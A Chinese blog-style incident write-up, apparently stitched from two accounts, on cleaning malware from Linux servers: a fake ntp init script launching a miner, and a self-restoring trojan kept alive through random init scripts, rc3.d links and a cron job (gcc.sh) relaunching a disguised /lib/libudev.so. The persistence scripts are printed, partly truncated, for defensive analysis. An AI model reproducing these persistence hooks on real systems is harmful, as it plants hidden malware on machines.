[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#
```

7、我们看一下 ntp 的随系统启动

runlevel 2 3 4 5 都启动了，够狠的呀

```
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]# chkconfig --list | grep ntp  
ntp          0:off 1:off 2:on 3:on 4:on 5:on 6:off  
ntpd         0:off 1:off 2:on 3:on 4:on 5:on 6:off  
ntpdate      0:off 1:off 2:off 3:off 4:off 5:off 6:off  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#
```

8、看一下常用的 3 吧

可以看到 有个 S50ntp 软链了脚本/etc/init.d/ntp

```
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]# pwd  
/etc/rc.d/rc3.d  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]# ll | grep Jul  
lrwxrwxrwx 1 root root 16 Jul 21 20:17 K36mysqld -> ../init.d/mysqld  
lrwxrwxrwx 1 root root 15 Jul 21 18:56 K50kdump -> ../init.d/kdump  
lrwxrwxrwx 1 root root 18 Jul 21 18:55 K61nfs-rdma -> ../init.d/nfs-rdma  
lrwxrwxrwx 1 root root 20 Jul 21 18:55 K85messagebus -> ../init.d/message  
bus  
lrwxrwxrwx 1 root root 14 Jul 21 18:55 K95rdma -> ../init.d/rdma  
lrwxrwxrwx 1 root root 21 Jul 21 18:43 S11portreserve -> ../init.d/portre  
serve  
lrwxrwxrwx 1 root root 14 Jul 21 18:43 S25cups -> ../init.d/cups  
lrwxrwxrwx 1 root root 15 Jul 21 18:43 S50aegis -> ../init.d/aegis  
lrwxrwxrwx 1 root root 15 Jul 24 09:49 S50ntp -> /etc/init.d/ntp  
lrwxrwxrwx 1 root root 15 Jul 21 17:20 S95jexec -> ../init.d/jexec  
lrwxrwxrwx 1 root root 20 Jul 21 15:22 S98agentwatch -> ../init.d/agentwa  
tch  
lrwxrwxrwx 1 root root 11 Jul 21 18:55 S99local -> ../rc.local  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#
```

9、我们查看系统启动日志

vim /var/log/boot.log

有一条是 Starting S50ntp, 这个基本对应脚本/etc/init.d/ntp 中的 echo "Starting \$name"

```
Starting portreserve: ^[[60G^[[0;32m OK ^[[0;39m]AM
Starting system logger: ^[[60G^[[0;32m OK ^[[0;39m]AM
Starting cups: ^[[60G^[[0;32m OK ^[[0;39m]AM
Retrigger failed udev events^[[60G^[[0;32m OK ^[[0;39m]AM
Starting nscd: ^[[60G^[[0;32m OK ^[[0;39m]AM
Aegis is running
Starting S50ntp:
Starting sssd: ^[[60G^[[0;32m OK ^[[0;39m]AM
Starting ntpd: ^[[60G^[[0;32m OK ^[[0;39m]AM
Starting crond: ^[[60G^[[0;32m OK ^[[0;39m]AM
Starting jexec servicesfinished
```

10、我们来看一下 /etc/init.d/ntp 这个脚本  
\$name 应该就对应的值是 S50ntp，通过  
stdout\_log,stderr\_log,pid\_file 也得到了验证。

```
### BEGIN INIT INFO
# Provides:          /usr/sbin/ntp
# Required-Start:
# Required-Stop:
# Default-Start:    2 3 4 5
# Default-Stop:     0 1 6
# Short-Description: NTP daemon
# Description:      NTP daemon
### END INIT INFO

cmd="/usr/sbin/ntp -D"

name=$(basename $0)
pid_file="/var/run/$name.pid"
stdout_log="/var/log/$name.log"
stderr_log="/var/log/$name.err"

get_pid() {
    cat "$pid_file"
}

is_running() {
    [ -f "$pid_file" ] && /usr/sbin/ntp -Pid $(get_pid) > /dev/null 2>&1
}

case "$1" in
    start)
        if is_running; then
            echo "Already started"
        else
            echo "Starting $name"
            $cmd >> "$stdout_log" 2>> "$stderr_log" &
            echo $! > "$pid_file"
            if ! is_running; then
                echo "Unable to start, see $stdout_log and $stderr_log"
                exit 1
            fi
        fi
    ;;
    stop)

```

11、通过搜索安装文件 (/opt/KHK75NEOiq33)，可知看到  
/opt/KHK75NEOiq33 --Install 的过程中写入了 ntp 脚本 自启动  
/opt/minerd 等一系列的操作。





```

top - 22:44:33 up 9:44, 2 users, load average: 1.20, 4.24, 5.67
Tasks: 186 total, 1 running, 185 sleeping, 0 stopped, 0 zombie
Cpu0  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu1  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu2  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu3  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu4  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu5  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu6  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Cpu7  : 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.
Mem: 16330652k total, 1087212k used, 15243440k free, 107700k buffers
Swap: 0k total, 0k used, 0k free, 719876k cached

  PID USER      PR  NI  VIRT  RES  SHR  S %CPU  %MEM    TIME+  COMMAND
 1344 root        20   0 65680 5632 3948 S  0.7   0.0   1:56.91 AliyunDun
 5530 root        20   0 15032 1300  940 R  0.3   0.0   0:00.12 top
    1 root        20   0 19356 1516 1224 S  0.0   0.0   0:02.17 init
    2 root        20   0      0     0     0 S  0.0   0.0   0:00.02 kthreadd
    3 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/0
    4 root        20   0     0     0     0 S  0.0   0.0   0:00.04 ksoftirqd/0
    5 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 stopper/0
    6 root        RT  0     0     0     0 S  0.0   0.0   0:00.07 watchdog/0
    7 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/1
    8 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 stopper/1
    9 root        20   0     0     0     0 S  0.0   0.0   0:00.91 ksoftirqd/1
   10 root        RT  0     0     0     0 S  0.0   0.0   0:00.06 watchdog/1
   11 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/2
   12 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 stopper/2
   13 root        20   0     0     0     0 S  0.0   0.0   0:00.01 ksoftirqd/2
   14 root        RT  0     0     0     0 S  0.0   0.0   0:00.05 watchdog/2
   15 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/3
   16 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 stopper/3
   17 root        20   0     0     0     0 S  0.0   0.0   0:00.01 ksoftirqd/3
   18 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/3
   19 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/4
   20 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 stopper/4
   21 root        20   0     0     0     0 S  0.0   0.0   0:00.01 ksoftirqd/4
    
```

7、重启一下，也没问题了

```

Last login: Fri Aug 12 21:31:19 2016 from 27.19.159.9
welcome to aliyun Elastic Compute Service!

[root@iz23231gn2hz ~]# topp
-bash: topp: command not found
[root@iz23231gn2hz ~]# top
top - 22:49:37 up 0 min, 1 user, load average: 0.58, 0.21, 0.08
Tasks: 184 total, 1 running, 183 sleeping, 0 stopped, 0 zombie
Cpu0  : 0.5%us, 1.7%sy, 0.0%ni, 68.3%id, 7.9%wa, 0.0%hi, 0.0%si, 21.
Cpu1  : 0.2%us, 0.3%sy, 0.0%ni, 71.2%id, 0.3%wa, 0.0%hi, 0.0%si, 28.
Cpu2  : 0.2%us, 1.9%sy, 0.0%ni, 68.9%id, 0.7%wa, 0.0%hi, 0.0%si, 28.
Cpu3  : 0.1%us, 1.1%sy, 0.0%ni, 70.0%id, 0.2%wa, 0.0%hi, 0.0%si, 28.
Cpu4  : 0.2%us, 0.6%sy, 0.0%ni, 70.8%id, 0.2%wa, 0.0%hi, 0.0%si, 28.
Cpu5  : 0.2%us, 8.0%sy, 0.0%ni, 59.3%id, 0.1%wa, 0.0%hi, 0.0%si, 32.
Cpu6  : 0.1%us, 0.5%sy, 0.0%ni, 70.9%id, 0.1%wa, 0.0%hi, 0.0%si, 28.
Cpu7  : 0.1%us, 0.1%sy, 0.0%ni, 71.4%id, 0.1%wa, 0.0%hi, 0.0%si, 28.
Mem: 16330652k total, 222248k used, 16108404k free, 11984k buffers
Swap: 0k total, 0k used, 0k free, 47404k cached

  PID USER      PR  NI  VIRT  RES  SHR  S %CPU  %MEM    TIME+  COMMAND
 1349 root        20   0 65344 5172 3916 S  0.7   0.0   0:00.21 AliyunDun
 1311 root        20   0 24520 2652 2176 S  0.4   0.0   0:00.05 AliyunDunUpda
 1428 root        20   0 827m 9860 6432 S  0.4   0.1   0:00.09 AliHids
    1 root        20   0 19232 1516 1224 S  0.0   0.0   0:02.22 init
    2 root        20   0      0     0     0 S  0.0   0.0   0:00.02 kthreadd
    3 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/0
    4 root        20   0     0     0     0 S  0.0   0.0   0:00.00 ksoftirqd/0
    5 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 stopper/0
    6 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/0
    7 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/1
    8 root        RT  0     0     0     0 S  0.0   0.0   0:00.00 migration/1
    9 root        20   0     0     0     0 S  0.0   0.0   0:00.00 ksoftirqd/1
    
```

## Linux 之在 CentOS 上一次艰难的木马查杀过程

今天朋友说他一台要准备上线的生产服务器被挂马，特征 `ps` 命令找不到进程，`top` 能看到负载最高的一个程序是一个随机的 10 位字母的东西，`kill` 掉之后自动再次出现一个随机 10 位字母的进程。

我让他关闭这个机器的外网，内网放开，在局域网中给我一个跳板。等我拿到权限之后进入机器，先按照朋友说的验证了一遍，果然是那样，木马有自我保护自我恢复。

这时候我想到一个问题居然是能自我开机启动，要么 `/etc/rc.d/{init.d,rc{1,2,3,4,5}.d}` 下有启动脚本，要么有 `cron` 计划任务。

于是我发现 `crontab -l` 是正常，来到 `/etc/rc.d/init.d` 下发现了异常有 10 位字母的启动脚本，脚本内容如下

```
01 [root@Xd9BdoAkG ~]# cat /etc/rc.d/init.d/fregonnzkq
02 #!/bin/sh
03 # chkconfig: 12345 90 90
04 # description: fregonnzkq
05 ### BEGIN INIT INFO
```



```
06 # Provides:                fregonnzkq
07 # Required-Start:
08 # Required-Stop:
09 # Default-Start:           1 2 3 4 5
10 # Default-Stop:
11 # Short-Description:       fregonnzkq
12 ### END INIT INFO
13 case $1 in
14     start)
15         /usr/bin/fregonnzkq
16         ;;
17     stop)
18         ;;
19     *)
20         /usr/bin/fregonnzkq
21         ;;
22 esac
```

看到这我真是佩服这帮人单用户启动模式都不放过啊，尼玛，你这是赶尽杀绝啊。。。。。。。

到了这里我天真的删除了几个这样的启动脚本，然后重启服务器，问题依旧。。。。。。。。你妹啊。。。不带这样玩的。。。。

到了这时候我多想了下，是不是还有启动脚本？仔细核查发现/etc/rc.d/rc3.d/下还有问题

```
01 [root@Xd9BdoAkG rc3.d]# ls -lt
02 total 0
03 lrwxrwxrwx 1 root root 20 Sep  8 13:21 S90eviykluziy -> ../
04 lrwxrwxrwx 1 root root 20 Sep  8 12:49 S90yuurxgembh -> ../
05 lrwxrwxrwx 1 root root 20 Sep  8 10:37 S90fregonnzkq -> ../
06 lrwxrwxrwx. 1 root root 15 Sep  7 14:08 S85nginx -> ../init.d
07 lrwxrwxrwx. 1 root root 24 Sep  7 13:55 S99libvirt-guests ->
08 lrwxrwxrwx. 1 root root 19 Sep  7 13:55 S26haldaemon -> ../in
09 lrwxrwxrwx. 1 root root 19 Sep  7 13:54 K10saslauthd -> ../in
10 lrwxrwxrwx. 1 root root 20 Sep  7 13:54 S22messagebus -> ../i
11 lrwxrwxrwx. 1 root root 14 Sep  7 13:51 S55sshd -> ../init.d/
12 lrwxrwxrwx. 1 root root 18 Sep  7 13:51 K15svnserve -> ../ini
13 lrwxrwxrwx. 1 root root 17 Sep  7 13:44 S10network -> ../init
14 lrwxrwxrwx. 1 root root 17 Sep  7 13:44 S12rsyslog -> ../init
15 lrwxrwxrwx. 1 root root 15 Sep  7 13:44 S90crond -> ../init.d
16 lrwxrwxrwx. 1 root root 19 Sep  7 13:44 K75udev-post -> ../in
17 lrwxrwxrwx. 1 root root 17 Sep  7 13:44 K30postfix -> ../init
18 lrwxrwxrwx. 1 root root 15 Sep  7 13:44 K75netfs -> ../init.d
19 lrwxrwxrwx. 1 root root 19 Sep  7 13:44 K85mdmonitor -> ../in
20 lrwxrwxrwx. 1 root root 22 Sep  7 13:44 K99lvm2-monitor -> ..
```

```
21 lrwxrwxrwx. 1 root root 15 Sep 7 13:44 K80kdump -> ../init.d
22 lrwxrwxrwx. 1 root root 18 Sep 7 13:44 K92iptables -> ../ini
23 lrwxrwxrwx. 1 root root 19 Sep 7 13:44 K92ip6tables -> ../in
24 lrwxrwxrwx. 1 root root 20 Sep 7 13:44 K90eyshcjdmzg -> ../i
25 lrwxrwxrwx. 1 root root 26 Sep 7 13:44 K75blk-availability -
26 lrwxrwxrwx. 1 root root 16 Sep 7 13:44 K88auditd -> ../init.
27 lrwxrwxrwx. 1 root root 17 Sep 7 13:37 K75ntpdate -> ../init
28 lrwxrwxrwx. 1 root root 20 Sep 7 12:15 K50netconsole -> ../i
29 lrwxrwxrwx. 1 root root 11 Sep 7 12:15 S99local -> ../rc.loc
30 lrwxrwxrwx. 1 root root 15 Sep 7 12:15 K89rdisc -> ../init.d
31 lrwxrwxrwx. 1 root root 21 Sep 7 12:15 K87restorecond -> ../
```

```
[root@Xd9BdoAkG rc3.d]# ls -lt
total 0
lrwxrwxrwx 1 root root 20 Sep  8 13:21 S90eviykluziy -> ../init
lrwxrwxrwx 1 root root 20 Sep  8 12:49 S90yuurxgembh -> ../init
lrwxrwxrwx 1 root root 20 Sep  8 10:37 S90fregonnzkq -> ../init
lrwxrwxrwx 1 root root 15 Sep  7 14:08 S85nginx -> ../init.d/ng
lrwxrwxrwx 1 root root 24 Sep  7 13:55 S99libvirt-guests -> ../
lrwxrwxrwx 1 root root 19 Sep  7 13:55 S26haldaemon -> ../init.
lrwxrwxrwx 1 root root 19 Sep  7 13:54 K10sasauthd -> ../init.
lrwxrwxrwx 1 root root 20 Sep  7 13:54 S22messagebus -> ../init
lrwxrwxrwx 1 root root 14 Sep  7 13:51 S55sshd -> ../init.d/ssh
lrwxrwxrwx 1 root root 18 Sep  7 13:51 K15svnserve -> ../init.d
lrwxrwxrwx 1 root root 17 Sep  7 13:44 S10network -> ../init.d/
lrwxrwxrwx 1 root root 17 Sep  7 13:44 S12rsyslog -> ../init.d/
lrwxrwxrwx 1 root root 15 Sep  7 13:44 S90crond -> ../init.d/cr
lrwxrwxrwx 1 root root 19 Sep  7 13:44 K75udev-post -> ../init.
lrwxrwxrwx 1 root root 17 Sep  7 13:44 K30postfix -> ../init.d/
lrwxrwxrwx 1 root root 15 Sep  7 13:44 K75netfs -> ../init.d/ne
lrwxrwxrwx 1 root root 19 Sep  7 13:44 K85mdmonitor -> ../init.
lrwxrwxrwx 1 root root 22 Sep  7 13:44 K99lvm2-monitor -> ../in
lrwxrwxrwx 1 root root 15 Sep  7 13:44 K80kdump -> ../init.d/kd
lrwxrwxrwx 1 root root 18 Sep  7 13:44 K92iptables -> ../init.d
lrwxrwxrwx 1 root root 19 Sep  7 13:44 K92ip6tables -> ../init.
lrwxrwxrwx 1 root root 20 Sep  7 13:44 K90eyshcjdmg -> ../init
lrwxrwxrwx 1 root root 26 Sep  7 13:44 K75blk-availability -> .
lrwxrwxrwx 1 root root 16 Sep  7 13:44 K88auditd -> ../init.d/a
lrwxrwxrwx 1 root root 17 Sep  7 13:37 K75ntpdate -> ../init.d/
lrwxrwxrwx 1 root root 20 Sep  7 12:15 K50netconsole -> ../init
lrwxrwxrwx 1 root root 11 Sep  7 12:15 S99local -> ../rc.local
lrwxrwxrwx 1 root root 15 Sep  7 12:15 K89rdisc -> ../init.d/rd
lrwxrwxrwx 1 root root 21 Sep  7 12:15 K87restorecond -> ../ini
```

看到后我只想把这个木马的作者找到然后说收我做徒弟吧。。。。。。。

于是我又很傻很天真的删除了这些启动脚本，并且 kill 了相关进程，希望的太阳没有升起，沉重的打击再次来临，木马再次自我复制自我运行了。。。启动脚本再次出现了。。。

我知道我进入了误区，重新想思路。。。

不知道为什么我瞬间想到了我遗漏了一个地方, cron, 对。。。我是 `crontab -l` 来查看的, 还有个地方的 cron 任务不会在这个命令下出现`/etc/cron.*`

```
01 [root@Xd9BdoAkG ~]# cat /etc/crontab
02 SHELL=/bin/bash
03 PATH=/sbin:/bin:/usr/sbin:/usr/bin
04 MAILTO=root
05 HOME=/
06 # For details see man 4 crontabs
07 # Example of job definition:
08 # .----- minute (0 - 59)
09 # | .----- hour (0 - 23)
10 # | | .----- day of month (1 - 31)
11 # | | | .----- month (1 - 12) OR jan, feb, mar, apr ...
12 # | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR
13 # | | | | |
14 # * * * * * user-name command to be executed
15 */3 * * * * root /etc/cron.hourly/gcc.sh
```

你妹啊 啊啊啊, 不带这样玩的

```
1 [root@Xd9BdoAkG ~]# cat /etc/cron.hourly/gcc.sh
2 #!/bin/sh
3 PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sb
```

```
4 for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do if
5 cp /lib/libudev.so /lib/libudev.so.6
6 /lib/libudev.so.6
1 [root@Xd9BdoAkG ~]# cat /proc/net/dev|grep :|awk -F: {'print $1
2         lo
3         em1
4         em2
5         em3
6         em4
```

我擦，看到这，再次 **shit**，你还知道主动启动网络和外面联系啊。。。。

```
1[root@Xd9BdoAkG ~]# file /lib/libudev.so
2/lib/libudev.so: ELF 32-bit LSB executable, Intel 80386, version 1
```

居然不是脚本什么的，想看文件具体内容暂时是没时间了。。。。。。。。

到了这里我们可以确认有几个地方有问题

- `/lib/libudev.so`
- `/etc/cron.hourly/gcc.sh`
- `/etc/crontab`
- `/etc/rc.d/init.d/`
- `/etc/rc.d/rc3.d/`

由于对方发送大量数据包，所以开始采取 **iptables** 来封禁，发现这玩意直接把 **output** 是 **state** 为 **new** 的 **drop** 掉。。。。。。。。不想说了，已经被他玩够了，不在乎多一次。。

通过排查可以肯定/lib/libudev.so 是主体。其他是协助运行和自我保护自我复制的实现。既然你是个程序还在系统上，我有root，还搞不定么。为了不再多拖时间，直接查杀了。。

```
01[root@Xd9BdoAkG ~]# chmod 0000 /lib/libudev.so && rm -rf /lib/libu
```

```
02#在一步一点要这样运行，不然赶不上木马的自我恢复速度。。。。我在
```

```
03[root@Xd9BdoAkG ~]# ls /lib/
```

```
04cpp    firmware  kbd      modules  security  terminfo  udev
```

```
05[root@Xd9BdoAkG ~]# ls /lib/
```

```
06cpp    firmware  kbd      modules  security  terminfo  udev
```

```
07[root@Xd9BdoAkG ~]# ls /lib/
```

```
08cpp    firmware  kbd      modules  security  terminfo  udev
```

```
09[root@Xd9BdoAkG ~]# ls /lib/
```

```
10cpp    firmware  kbd      modules  security  terminfo  udev
```

```
11[root@Xd9BdoAkG ~]# ls /lib/
```

```
12cpp    firmware  kbd      modules  security  terminfo  udev
```

```
13[root@Xd9BdoAkG ~]# ls /lib/
```

```
14cpp    firmware  kbd      modules  security  terminfo  udev
```

```
15##貌似主体被控制住了，不能再次自我恢复了。。。
```

```
16[root@Xd9BdoAkG ~]# ls /etc/rc.d/rc3.d/ | awk '$7>=8 && $NF~/^K90/
```

```
17chmod 0000 /etc/rc.d/rc3.d/ && chmod 0000 /etc/rc.d/init.d && chat
```

```
18#删除启动脚本 awk '$7>=8 && $NF~/^K90/{print $NF}' 这里的8是当天
```

```
19#且控制目录不能写东西了
```

```
1 [root@Xd9BdoAkG ~]# sed '/gcc.sh/d' /etc/crontab && chmod 0000 /e
2 #删除计划任务且控制计划任务不能写东西
```

到了这里基本就差不多了。。。。现在去重启服务器，

```
01[root@Xd9BdoAkG ~]# top -b -n1 | head
02top - 18:13:47 up 0 min,  1 user,  load average: 0.11, 0.03, 0.0
03Tasks: 178 total,      2 running, 176 sleeping,      0 stopped,
04Cpu(s):  1.4%us,   1.6%sy,   0.0%ni, 95.7%id,   1.3%wa,   0.0%hi,
05Mem:   32827160k total,   486308k used, 32340852k free,
06Swap: 16482300k total,           0k used, 16482300k free,
```

```
07
```

```
08  PID USER          PR  NI  VIRT  RES  SHR
09S %CPU %MEM    TIME+  COMMAND
10      1 root           20   0 19232 1512 1224 S   0.0  0.0
11init
12      2 root           20   0     0     0     0 S   0.0  0.0
13kthreadd
14      3 root           RT   0     0     0     0 S   0.0  0.0
15migration/0
```

```
16[root@Xd9BdoAkG ~]# top -b -n1 | head
17top - 18:13:51 up 0 min,  1 user,  load average: 0.10, 0.03, 0.0
18Tasks: 178 total,      1 running, 177 sleeping,      0 stopped,
19Cpu(s):  1.3%us,   1.5%sy,   0.0%ni, 96.0%id,   1.2%wa,   0.0%hi,
```



20Mem: 32827160k total, 486136k used, 32341024k free,

21Swap: 16482300k total, 0k used, 16482300k free,

22

	PID	USER	PR	NI	VIRT	RES	SHR
--	-----	------	----	----	------	-----	-----

24S	%CPU	%MEM	TIME+	COMMAND
-----	------	------	-------	---------

25	1414	root	20	0	15020	1232	872	R	2.0	0.0
----	------	------	----	---	-------	------	-----	---	-----	-----

26top

27	1	root	20	0	19232	1512	1224	S	0.0	0.0
----	---	------	----	---	-------	------	------	---	-----	-----

28init

29	2	root	20	0	0	0	0	S	0.0	0.0
----	---	------	----	---	---	---	---	---	-----	-----

30kthreadd

31[root@Xd9BdoAkG ~]# top -b -n1 | head

32top - 18:14:15 up 1 min, 1 user, load average: 0.06, 0.03, 0.01

33Tasks: 178 total, 1 running, 177 sleeping, 0 stopped,

Cpu(s): 0.8%us, 0.9%sy, 0.0%ni, 97.6%id, 0.7%wa, 0.0%hi,

Mem: 32827160k total, 483360k used, 32343800k free,

Swap: 16482300k total, 0k used, 16482300k free,

	PID	USER	PR	NI	VIRT	RES	SHR
--	-----	------	----	----	------	-----	-----

S	%CPU	%MEM	TIME+	COMMAND
---	------	------	-------	---------

	1	root	20	0	19232	1512	1224	S	0.0	0.0
--	---	------	----	---	-------	------	------	---	-----	-----

init

```
2 root          20      0      0      0      0 S  0.0
kthreadd
3 root          RT      0      0      0      0 S  0.0
01[root@Xd9BdoAkG ~]# ls /etc/cron.hourly/
020anacron
03[root@Xd9BdoAkG ~]# ls -lt /etc/rc.d/rc3.d/
04total 0
05lrwxrwxrwx. 1 root root 15 Sep  7 14:08 S85nginx -> ../init.d/nginx
06lrwxrwxrwx. 1 root root 24 Sep  7 13:55 S99libvirt-guests -> ../init.d/libvirt-guests
07lrwxrwxrwx. 1 root root 19 Sep  7 13:55 S26haldaemon -> ../init.d/haldaemon
08lrwxrwxrwx. 1 root root 19 Sep  7 13:54 K10saslauthd -> ../init.d/saslauthd
09lrwxrwxrwx. 1 root root 20 Sep  7 13:54 S22messagebus -> ../init.d/messagebus
10lrwxrwxrwx. 1 root root 14 Sep  7 13:51 S55sshd -> ../init.d/sshd
11lrwxrwxrwx. 1 root root 18 Sep  7 13:51 K15svnserve -> ../init.d/svnserve
12lrwxrwxrwx. 1 root root 17 Sep  7 13:44 S10network -> ../init.d/network
13lrwxrwxrwx. 1 root root 17 Sep  7 13:44 S12rsyslog -> ../init.d/rsyslog
14lrwxrwxrwx. 1 root root 15 Sep  7 13:44 S90crond -> ../init.d/crond
15lrwxrwxrwx. 1 root root 19 Sep  7 13:44 K75udev-post -> ../init.d/udev-post
16lrwxrwxrwx. 1 root root 17 Sep  7 13:44 K30postfix -> ../init.d/postfix
17lrwxrwxrwx. 1 root root 15 Sep  7 13:44 K75netfs -> ../init.d/netfs
18lrwxrwxrwx. 1 root root 19 Sep  7 13:44 K85mdmonitor -> ../init.d/mdmonitor
19lrwxrwxrwx. 1 root root 22 Sep  7 13:44 K99lvm2-monitor -> ../init.d/lvm2-monitor
```

```
20lrwxrwxrwx. 1 root root 15 Sep  7 13:44 K80kdump -> ../init.d/kdu
21lrwxrwxrwx. 1 root root 18 Sep  7 13:44 K92iptables -> ../init.d/
22lrwxrwxrwx. 1 root root 19 Sep  7 13:44 K92ip6tables -> ../init.d
23lrwxrwxrwx. 1 root root 26 Sep  7 13:44 K75blk-availability -> ..
24lrwxrwxrwx. 1 root root 16 Sep  7 13:44 K88auditd -> ../init.d/au
25lrwxrwxrwx. 1 root root 17 Sep  7 13:37 K75ntpdate -> ../init.d/r
26lrwxrwxrwx. 1 root root 20 Sep  7 12:15 K50netconsole -> ../init.
27lrwxrwxrwx. 1 root root 11 Sep  7 12:15 S99local -> ../rc.local
28lrwxrwxrwx. 1 root root 15 Sep  7 12:15 K89rdisc -> ../init.d/rd
29lrwxrwxrwx. 1 root root 21 Sep  7 12:15 K87restorecond -> ../init
```

开机后发现进程没异常了，世界貌似平静了。。。。

然后再次恢复/etc/crontab /etc/rc.d/init.d/

/etc/rc.d/rc3.d/ /lib 文件夹的权限。然后再次重启。。。。。

世界真的清静。。。。

服务的类型：cpu 密集性,计算类型的，io 密集性，数据库硬盘读写 io

us:sy=3:7